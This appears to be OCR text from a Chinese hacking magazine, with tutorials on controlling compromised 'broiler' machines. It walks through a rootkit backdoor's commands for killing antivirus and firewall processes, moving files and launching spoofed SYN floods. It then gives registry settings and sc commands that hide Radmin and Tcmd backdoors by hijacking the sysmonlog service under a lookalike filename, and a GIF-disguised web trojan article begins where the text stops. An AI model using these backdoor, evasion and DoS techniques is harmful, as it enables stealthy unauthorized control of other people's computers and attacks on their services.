对肉鸡系统信息了解的命令有两个，byver（查看连接的服务端的版本）和sysinfo（取得对方的一些系统信息），可以看到肉鸡有多少个硬盘分区、计算机名、内存大小、系统版本等，这对我们了解肉鸡有一定方便之处，如图3。

通常我们的肉鸡上会安装有杀毒软件或者防火墙，如果要kill掉它们，也是轻而易举的事情。此rootkit集合了pslist（列举进程）和pskill（杀掉进程）功能，使用格式：在#符号下，输入pslist，就可以列举出肉鸡上的所有进程及进程的Pid号，然后你要想结束哪个进程，就输入pskill+Pid号。例如：pskill 2002，就是把pid号





图 3


为2002的进程给结束掉。呵呵，这样，防火墙、杀毒软件，就让我们kill掉了，嘿嘿，看你能奈我何？！如图4，图5。



```
It is reconmended for you to use a 'cndset' to see sth junk the M$ WindBuZ retur
ned for you.
#pslist

process:
pid     filename        num_thread      parentpid
8       System  38      0
160     smss.exe        6       8
184     csrss.exe       12      160
180     winlogon.exe    19      160
236     services.exe    37      180
248     lsass.exe       14      180
440     svchost.exe     10      236
472     spoolsv.exe     12      236
500     msdtc.exe       21      236
608     svchost.exe     20      236
636     llssrv.exe      9       236
720     nvsvc32.exe     3       236
740     regsvc.exe      2       236
748     IEXPLORE.EXE    2       672
764     MSTask.exe      6       236
852     WinMgmt.exe     5       236
872     svchost.exe     5       236
```

图 4



```
#pskill 1256
OK,job was done,cuz we have localsysten & SE_DEBUG_NAME:)
#
```


图 5

还有个功能，就是重启对方机器命令，很简单，命令就是：reboot。

以下我介绍比较重点的功能，有了后门，当然要可以上传、下载文件啦，不过，文件大小有限制，太大的文件会出错，一般只是用来上传一些远程控制软件的服务端，来更加直观地管理，操控肉鸡，这里我解释下：

```
get 在此软件的连接上下载远程文件，命令格式：
get  本地保存文件名  远程下载文件名
eg:  #get c:\file1.txt d:\aa.txt
put 在此软件的连接上向远程上传文件，命令格式：
put  远程保存文件名  本地上传文件名
eg:  #put d:\file2.txt c:\aa.txt
```

如图6。



```
#get c:\file1.txt d:\aa.txt
file downloaded.
#put d:\file2.txt c:\aa.txt
no such local file.
#put d:\file2.txt c:\aa.txt
file uploaded
#
```

图 6

最后，还有个功能，作者说仅供测试使用，是SYN攻击，希望大家不要用于非法用途（注意：该功能不支持Windows XP sp2），syn使用如下：


```
SYN  测试对象IP  测试的分钟数  IP伪造类型（可选参数，0是完全伪造，1是C段伪造，2是不伪造，默认为0）  每发多少个包休息一次（默认为100个）  攻击对象端口（可选参数，默认为80WWW端口）  使用的端口（可选参数，0是随机变化，默认为0）
  如果选择了某个可选参数，那么在它左边的可选参数就必须被选择，在它右边的可选参数则可以忽略。
  eg.  #SYN 182.18.1.52 15
  eg.  #SYN 182.18.1.52 15 1
  eg.  #SYN 182.18.1.52 15 0 1000
  eg.  #SYN 182.18.1.52 15 1 200 445 12345
  queryDOS  查询服务端SYN攻击测试的详细情况。
  endDOS  强制结束服务端的SYN作业。
```

最后说说此rootkit支持本机测试，若本地测试了想删除，方法如下：重新启动到安全模式，执行ntboot -remove就可以了。

个人感觉这个rootkit速度快，少bug，稳定，大家看完，是不是感觉自己的肉鸡不再轻易丢失了呢？嘿嘿，那就赶快给你的肉鸡多上一层后门吧，有不明白的可以到X档案的论坛咨询。

（本文涉及到的软件byshell光盘有收录）

手工轻松打造终极木马



Jnc

首先说说Radmin，Radmin真是个好东西，我也是最近才发现这个东西的优点，譬如不被杀，管理方便，速度也很快，配置简单……反正我是看到很多管理员用这个的。尽管是个好东西，但缺点还是有的，譬如那个服务名就很显眼，进程里的那个R_server.exe更是被人见到就杀，现在很菜的管理员也知道用任务管理器去查杀进程，配置的时候如果出错也很容易被发现。并且它的那个图标也很有个性，有个性就容易被发现……但是，本着我对Radmin的热爱，还是要把这个好东西从管理员的眼皮底下挽救回来，改造成属于自己的终极木马，至于如何挽救这个好马那就跟我来看看吧！

Radmin的配置我就不细说了，以前的黑x上已经说得很清楚了，网管想看到的东西你不要让他看到就可以了。我们知道Radmin只需要R_Server.exe、AdmDll.dll和raddrv.dll这三个文件就可以安装，所以你首先要将这几个文件传到对方机器上。你可以先在自己的机器上配置好然后导出[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]下的内容，再传到别人机器上导入，Radmin就跟你机器上配置是一样的了，因为Radmin服务依赖的东西都在这项下面。注意的是不要任务栏显示，不要日志记录，然后修改自己的密码什么的基本就可以了。我配置的如下：

```
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0]
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]
"NTAuthEnabled"=hex:00,00,00,00
"Parameter"=hex:fc,e2,fe,2b,e9,24,fd,11,67,bd,be,3b,5c,e1,ac,8b
"Port"=hex:8b,05,00,00
"Timeout"=hex:0a,00,00,00
"EnableLogFile"=hex:00,00,00,00
"LogFilePath"="c:\\logfile.txt"
"FilterIp"=hex:00,00,00,00
"DisableTrayIcon"=hex:01,00,00,00
"AutoAllow"=hex:00,00,00,00
"AskUser"=hex:00,00,00,00
"EnableEventLog"=hex:00,00,00,00
```

这样配置的密码是jnc，端口是1419，不要急，具体的注册表文件config.reg已经带在后面了，想修改自己的密码和端口的话可以从自己机器上找到相应的注册表键值替换就OK了。但是注意，Radmin是从这个键值下读取相应的参数，所以每次用regedit -s导入注册表的时候，要先停止服务然后再启动服务才有效的。什么？你不知道怎么安装radmin，自己看以前的文章去！好了，配置就说这么多，这样配置的尽管不会被普通的用户发现，但是上面的几个缺点也都出来了，稍微有一点经验的管理员就很容易发现。

关于服务隐藏以前魔女的条件也说过，她是想把系统的剪贴簿删掉，然后把自己的Radmin伪装成剪贴簿，看起来是很好，可事实上呢？删除clipsrv.exe时系统弹出来的那个文件保护对话框没有办法解决，如图1。还有就是你的服务显示名称可以伪装，但是服务名还是R_server，很容易被识破。我们可以不删除服务，而是直接将系统的服务改成我们的，让其它的服务名都不做任何变化，不了解内幕的人是很难看出来的。下面我们就将Radmin隐藏到系统的服务里面，我们将它的可执行文件路径改了就行了的。不只是Radmin，其它的后门或木马，还有Tcmd等它们本身默认安装的隐蔽性并不是很好，但是可以通过类似的方法来改造。首先是选我们要替换哪个服务，这里我推荐用那些不依赖其它任何服务就能自己启动的服务，否则会出现不能顺利启动的情况，当然也不能被其他人所依赖了，人家系统挂了就完了。那些用svchost.exe的就不要看了，呵呵。这里我推荐sysmonlog服务，就是那个“配置性能日志和警报”服务，符合我们的条件并且还不会被一般的管理员所注意，看看我如何做的吧。



图 1

假设我们已经安装了Radmin，注册表文件已经导入，现在的Radmin的程序名字还是R_server.exe，在系统目录下。我们停掉Radmin服务后先把它的名字改成sm1ogsvc.exe，为什么改成这个？呵呵，不觉得1和l很像么？好了，改名之后我们可以来替换了。Sc这个工具知道吧，用以下的命令：

```
sc config sysmonlog start= auto          \\将"配置性能日志和警报"服务设置成自启动，没有什么疑点吧？\\
sc config sysmonlog binpath= "c:\winnt\system32\sm1ogsvc.exe /service"   \\修改其二进制路径，其实就是我们伪装的Radmin\\
net start sysmonlog \\启动服务，Radmin又开始工作啦\\
sc delete r_server            \\删掉我们开始的Radmin服务，让Radmin在别人眼里完全消失\\
```

这样就完成替换了，现在看看吧，怎么样？net stop r_server，没有这个服务了吧，哈哈！但是我们的端口还是在监听哦！连接看看，还可以连接上的哦！

修改到这里，我们的Radmin算是真正在系统里扎下根了，很难被发现了。还有我比较喜欢命令行下的工具是Tcmd，大概大家都知道，就是可以监听指定端口，等我们连接的时候可以得到一个cmdshell。这个东西简单易用，体积还特别小，但是缺点比Radmin还显而易见，那个“Windows Kernel Service”一看就是木马的，而且服务描述里是空，进程的名字也很显眼，熟悉一点的人就会发现。对于这样不是很完善的木马，我们不会编程，但是还是可以用很简单的办法来让它变得隐蔽并且来为我们服务的。我们在肉鸡的cmdshell下安装tcmd，tcmd -install 1418 jnc具体的帮助请看tcmd /?。

好了，我们看到服务管理器里多了个Windows Kernel Service，缺点就是刚才提到的隐藏不够好。现在我们按照刚才的思路，SC删除后它的信息还可以继续为我们工作哦！还是替换“配置性能日志和警报”服务，改它的可执行文件路径就OK了。我的操作如下：

```
sc config sysmonlog start= auto
sc config sysmonlog binpath= "c:\winnt\system32\sm1ogsvc.exe"
net start sysmonlog
sc delete "Windows Kernel Service"
```

自己理解一下这些是做什么的吧！看看，已经很隐蔽了吧！这可是我们的自己的Tcmd哦，如图2。想办法让它躲过杀毒软件的查杀，嘿嘿……！

这里只是谈了这两个的修改，其它的隐藏不够好的木马你都可以这样修改的。还有就是自己对木马的完善，我就不说了，譬如名字的技巧，我这里用的是“1”和“l”，你还可以用“0”和“O”等来混淆别人的眼睛，如果对付只会用任务管理器的人，你可以改成svchost.exe放到system等目录下，这样他们就没有办法了。还有就是程序的图标，不够隐蔽的话可以自己去修改的。另外最近不是有个反弹端口的工具么，完全可以加在里面把端口反弹出来，因为网上已经有人这么做出来了，我就不写了，自己想一下做成自解压的EXE文件就可以了。




图 2

（本章中涉及到的程序sc.exe、Radmin已经收录在光盘中）

制作隐蔽性更好的网页木马

弗兰克99168

放假了，今天抽了点时间制作了几个网页木马，效果都不是很好，主要是隐蔽性差，容易被人发现。琢磨了一个下午，终于制作出了一个隐蔽性比较理想的网页木马，这款新的网页木马与别的不同的是后缀是.gif的，而不像其他的后缀是.htm或.asp，下面我就教大家如何制作后缀为gif的网页木马。

